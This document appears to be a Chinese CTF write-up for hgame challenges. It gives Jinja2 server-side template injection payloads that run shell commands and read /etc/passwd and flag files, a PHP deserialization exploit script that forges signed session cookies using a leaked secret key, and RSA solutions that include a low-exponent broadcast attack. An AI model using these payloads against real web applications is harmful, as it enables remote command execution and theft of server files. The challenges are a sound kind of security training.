
目录

Web

Forgetful

打开网址是一个登录框，注册用户进去之后是一个 toolist，根据题目提示`用新学会的 Python 写了一个 TodoList`,首先考虑 Python 相关的安全问题。

首当其冲尝试 Python 模板注入，输入一个 {{1+1}}，正常显示，但是点击查看后内容变成了2！！



接下来就尝试往花括号里执行代码：

尝试读取 `/etc/passwd`：

```
{{[].__class__.__base__.__subclasses__()[40]('/etc/passwd').read()}}
```

结果返回 `Something went wrong`，尝试执行 shell 指令也是如此。。

在网上找到绕过的指令来执行 `find / -name *flag*`：

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if
c.__name__=='catch_warnings' %}{{
c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('find / -
name *flag*').read()") }}{% endif %}{% endfor %}```
```

成功找到 flag：

当前Todo: /usr/include/x86_64-linux-gnu/asm/processor-flags.h /usr/include/x86_64-linux-gnu/bits/waitflags.h /usr/include/x86_64-linux-gnu/bits/ss_flags.h /usr/include/linux/kernel-page-flags.h /usr/include/linux/tty_flags.h /usr/share/dpkg/buildflags.mk /usr/bin/dpkg-buildflags /usr/lib/x86_64-linux-gnu/perl/5.26.1/bits/ss_flags.ph /usr/lib/x86_64-linux-gnu/perl/5.26.1/bits/waitflags.ph /tmp/flag /sys/devices/pnp0/00:04/tty/ttyS0/flags /sys/devices/platform/serial8250/tty/ttyS15/flags /sys/devices/platform/serial8250/tty/ttyS6/flags /sys/devices/platform/serial8250/tty/ttyS23/flags /sys/devices/platform/serial8250/tty/ttyS13/flags /sys/devices/platform/serial8250/tty/ttyS31/flags /sys/devices/platform/serial8250/tty/ttyS4/flags /sys/devices/platform/serial8250/tty/ttyS21/flags /sys/devices/platform/serial8250/tty/ttyS11/flags /sys/devices/platform/serial8250/tty/ttyS2/flags /sys/devices/platform/serial8250/tty/ttyS28/flags /sys/devices/platform/serial8250/tty/ttyS18/flags /sys/devices/platform/serial8250/tty/ttyS9/flags /sys/devices/platform/serial8250/tty/ttyS26/flags /sys/devices/platform/serial8250/tty/ttyS16/flags /sys/devices/platform/serial8250/tty/ttyS7/flags /sys/devices/platform/serial8250/tty/ttyS24/flags /sys/devices/platform/serial8250/tty/ttyS14/flags /sys/devices/platform/serial8250/tty/ttyS5/flags /sys/devices/platform/serial8250/tty/ttyS22/flags /sys/devices/platform/serial8250/tty/ttyS12/flags /sys/devices/platform/serial8250/tty/ttyS30/flags /sys/devices/platform/serial8250/tty/ttyS3/flags /sys/devices/platform/serial8250/tty/ttyS20/flags /sys/devices/platform/serial8250/tty/ttyS10/flags /sys/devices/platform/serial8250/tty/ttyS29/flags /sys/devices/platform/serial8250/tty/ttyS1/flags /sys/devices/platform/serial8250/tty/ttyS19/flags /sys/devices/platform/serial8250/tty/ttyS27/flags /sys/devices/platform/serial8250/tty/ttyS17/flags /sys/devices/platform/serial8250/tty/ttyS8/flags /sys/devices/platform/serial8250/tty/ttyS25/flags /sys/devices/virtual/net/lo/flags /sys/devices/virtual/net/eth0/flags /sys/module/scsi_mod/parameters/default_dev_flags /proc/sys/kernel/acpi_video_flags /proc/sys/kernel/sched_domain/cpu0/domain0/flags /proc/sys/kernel/sched_domain/cpu1/domain0/flags /proc/kpageflags /flag

接下来尝试使用 `cat /flag` 读取。

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if
c.__name__=='catch_warnings' %}{{
c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('cat
/flag').read()") }}{% endif %}{% endfor %}
```

结果返回 `Stop!!!`？？读取 `/tmp/flag` 也是如此。当时猜测要么是文件被加了权限无法读取，要么是检测到 flag 内容的时候直接返回 `Stop!!!`。前一种情况貌似难以对付，先试试后一种？先对 `/flag` 进行 `base64` 编码再返回

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if
c.__name__=='catch_warnings' %}{{
c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('cat
/flag | base64').read()") }}{% endif %}{% endfor %}
```

成功获取到flag! `aGdhbWV7aDB3XzRib3U3K0wzYXJuIW5nflB5dGhPbl5Ob3c/fQo=`

解码就可拿到 flag:

```
➜  ~ echo "aGdhbWV7aDB3XzRib3U3K0wzYXJuIW5nflB5dGhPbl5Ob3c/fQo=" | base64 -d
hgame{h0w_4bou7+L3arn!ng~PythOn^Now?}
➜  ~
```

Arknights

题目提示 flag 位于`flag.php`，直接访问没有返回任何结果。

根据题目提示`r4u用git部署到了自己的服务器上`，考虑使用 `Git` 泄露，使用 `scabble` 成功获取到网站源代码。

接下来开始 ~~漫长的~~ 代码审计。

`simulator.php` 里面比较敏感的几个地方：

1. `Session` 类中的 `save` 方法描述了 `Cookie` 的编码与校验方式：

```php
public function save(){

    $serialized = serialize($this->sessionData);
    $sign = base64_encode(md5($serialized . self::SECRET_KEY));
    $value = base64_encode($serialized) . "." . $sign;

    setcookie("session",$value);
}
```

2. `Session` 类中的 `extract` 方法可能存在 **php 反序列化漏洞**。

```php
public function extract($session){

    $sess_array = explode(".", $session);
    $data = base64_decode($sess_array[0]);
    $sign = base64_decode($sess_array[1]);

    if($sign === md5($data . self::SECRET_KEY)){
        $this->sessionData = unserialize($data);
    }else{
        unset($this->sessionData);
        die("Go away! You hacker!");
    }
}
```

3. `Session` 类里的 `SECRET_KEY`，用来进行 `Cookie` 生产与校验。

```php
private $sessionData;

const SECRET_KEY = "7tH1PKviC9ncELTA1fPysf6NYq7z7IA9";

public function __construct(){}

public function set($key, $value){
    if(empty($key)){
        $this->sessionData[] = $value;
    }else{
        $this->sessionData[$key] = $value;
    }
}
```

4. `CardsPool` 类的 __toString 方法会将 `file` 属性所表示的文件的内容读取返回，`Eeeeeeevallllllll` 类在被销毁时会输出 `$msg` 变量的值，貌似和第 3 条里的 `__toString` 对上了。

```php
class Eeeeeeevallllllll{
    public $msg="坏坏liki到此一游";

    public function __destruct()
    {
        echo $this->msg;
    }
}
```

这么一列解题思路就出来了：

构造恶意 Cookie 数据，利用 php 反序列化漏洞构造一个 `Eeeeeeevallllllll` 类的实例 a，a 的 `$msg` 属性是一个 `CardsPool` 对象 b, b 的 `$file` 属性是 `flag.php`。这样在实例 a 被销毁时就会把 `flag.php` 里面的内容打印出来。

解题脚本：

```php
<?php
class CardsPool
{
    public $cards=[];
    private $file = "flag.php";
}

class Eeeeeeevallllllll{
    public $msg="a";

    public function __destruct()
    {
        echo $this->msg;
    }
}

$data = 'O:17:"Eeeeeeevallllllll":1:{s:3:"msg";'.serialize(new CardsPool()).';}';
$key = "7tH1PKviC9ncELTA1fPysf6NYq7z7IA9";

$sign = base64_encode(md5($data . $key));
$value = base64_encode($data) . "." . $sign;

echo $value;
?>
```

Crypto

LikiPrime

貌似和上周的一样？？就是数字大了点。

先试了下因式分解 n, 结果成功了？？

那就直接上脚本了。

```python
import binascii
import gmpy2

n = 65841627483018 # ...
p = 44608755718375 # ...
q = 14759799152141 # ...
e = 65537
c = 44532325454887 # ...


phi=(p-1)*(q-1)
```

```
d=gmpy2.invert(e,phi)
m=pow(c,d,n)
print(binascii.unhexlify(hex(m)[2:].strip("L")))
```

HappyNewYear!!

熟悉的变量 `n`, `e`, `c`, `RSA` 加密实锤了。

`output` 文件内容有特点:

1. `n`, `e`, `c` 有很多组。
2. `e` 的值相同。
3. `e` 的值很小。

那就用**低加密指数广播攻击**没错了。

低加密指数广播攻击原理:

> 如果选取的加密指数较低，并且使用了相同的加密指数给一个接受者的群发送相同的信息，那么可以进行广播攻击得到明文。

根据题目提示`一看就是群发的，有几个朋友发送的内容还是相同的!`，每一组 `n`, `e`, `c` 解密得到的明文不一定相同，那就穷举好了:

```
import gmpy2
import binascii
from functools import reduce

fp = open("output")

keys = []
ciphers = []
e = 3

for _ in range(7):
    n = int(fp.readline()[4:])
    e = int(fp.readline()[4:])
    c = int(fp.readline()[4:])
    fp.readline()
    fp.readline()

    keys.append(n)
    ciphers.append(c)

def crt(a, n):
    s = 0
    prod = reduce(lambda a,b: a * b, n)

    for n_i, a_i in zip(n, a):
        p = prod // n_i
        s += a_i * gmpy2.invert(p, n_i) * p
    return s % prod

for i in range(5):
    for j in range (i+1, 6):
        for k in range(j+1, 7):
            n = [keys[i], keys[j], keys[k]]
            c = [ciphers[i], ciphers[j], ciphers[k]]
```

```
            x = crt(c, n)
            r = gmpy2.iroot(x, e)
            if r[1]:
                # print(r)
                print()
                print(binascii.unhexlify(hex(r[0])[2:].strip("L")))
fp.close()
```

本周只做了四题呀，太菜了~